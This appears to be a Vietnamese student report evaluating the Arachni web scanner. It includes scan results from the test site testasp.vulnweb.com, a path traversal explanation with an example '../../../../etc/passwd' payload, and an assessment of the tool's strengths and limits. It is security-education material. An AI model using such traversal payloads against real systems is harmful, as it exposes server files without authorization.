NAVIGATE TO:

Issue	Count
Path Traversal	1
Source code disclosure	1
Blind SQL Injection (timing attack)	4
Cross-Site Scripting (XSS)	1
Unencrypted password form	2
Common sensitive file	1
Missing 'X-Frame-Options' header	1
Password field with auto-complete	2
Allowed HTTP methods	1
Interesting response	2
HttpOnly cookie	1

URL	Input	Element
Path Traversal 1		
<p>Web applications occasionally use parameter values to store the location of a file which will later be required by the server.</p> <p>An example of this is often seen in error pages, where the actual file path for the error page is stored in a parameter value – for example <code>example.com/error.php?page=404.php</code>.</p> <p>A path traversal occurs when the parameter value (ie. path to file being called by the server) can be substituted with the relative path of another resource which is located outside of the applications working directory. The server then loads the resource and includes its contents in the response to the client.</p> <p>Cyber-criminals will abuse this vulnerability to view files that should otherwise not be accessible.</p> <p>A very common example of this, on *nix servers, is gaining access to the <code>/etc/passwd</code> file in order to retrieve a list of server users. This attack would look like: <code>yoursite.com/error.php?page=../../../../etc/passwd</code></p> <p>As path traversal is based on the relative path, the payload must first traverse to the file system's root directory, hence the string of <code>../../../../</code>.</p> <p>Arachni discovered that it was possible to substitute a parameter value with a relative path to a common operating system file and have the contents of the file included in the response.</p> <p>(CWE)</p>		
http://testasp.vulnweb.com/Templateize.asp	item	Link
Source code disclosure 1		

3.2 Kết quả thực nghiệm

3.2.1. Ưu điểm

- Framework Arachni có thể tìm được một vài các lỗ hổng bảo mật web theo top 10 owasp
- Kết quả trả về giải thích về các lỗ hổng chi tiết
- Giao diện dễ sử dụng

- Dễ dàng cài đặt trên các hệ điều hành

3.2.2 Hạn chế

- Chưa được cập nhật từ năm 2017. Vì thế hiện tại không thể quét được các lỗ hổng bảo mật mới.
- Khi có kết quả trả về chưa có chức năng tham khảo về lỗ hổng và cách khắc phục lỗ hổng
- Giao diện chưa được đẹp.

3.2.3 Kết luận chung

Mặc dù framework Arachni đã ngừng cập nhật từ cách đây 5 năm, nhưng những chức năng cũng như sức mạnh nó đem lại vẫn khá mạnh mẽ. Hơn nữa, đây còn là một phần mềm mã nguồn mở, mọi người có thể tiếp cận dễ dàng và phát triển phần mềm dựa trên các đóng góp. Arachni cho chúng ta một cái nhìn tổng quan về tìm kiếm, dò quét và phân tích đa dạng các lỗ hổng ứng dụng web.

TÀI LIỆU THAM KHẢO

1. <https://github.com/Arachni/arachni> (Giới thiệu về Arachni và các module)
2. <https://www.youtube.com/watch?v=TJJ46mKfrSw>(Cách setup Arachni trên linux)
3. <https://viblo.asia/p/arachni-scanner-framework-kiem-tra-kha-nang-bao-mat-cua-ung-dung-web-bWrZn46n5xw> (Cách kiểm tra lỗ hổng web bằng arachni)
4. <https://github.com/Arachni/arachni/wiki/Installation>(link tải xuống cho các hệ điều hành)
5. <https://github.com/Arachni/arachni/wiki/Installation> (Các link tải xuống cài đặt cho các hệ điều hành)
6. File Inclusion Vulnerabilities, <https://beaglesecurity.com/blog/vulnerability/file-inclusionvulnerabilities.html> , 2021
7. Misconfiguration Attacks: 5 Real-Life Attacks and Lessons Learned, <https://brightsec.com/blog/misconfiguration-attacks>, 2021
8. Arachni v1.5.1 - Web Application Security Scanner Framework, <https://vulners.com/kitploit/KITPLOIT:5230148353750207837> , 2017
9. RectifyIT, Arachni Web Application Security Scanner Framework on Kali/Ubuntu, <https://john88.wordpress.com/2021/02/06/rectify-it-arachniweb-application-security-scanner-framework-on-kali-ubuntu/> , 2021
10. Michael Meloche, Using Arachni: A Quick Introductory And Start Guide, <https://develpreneur.com/arachni-introduction/> , 2018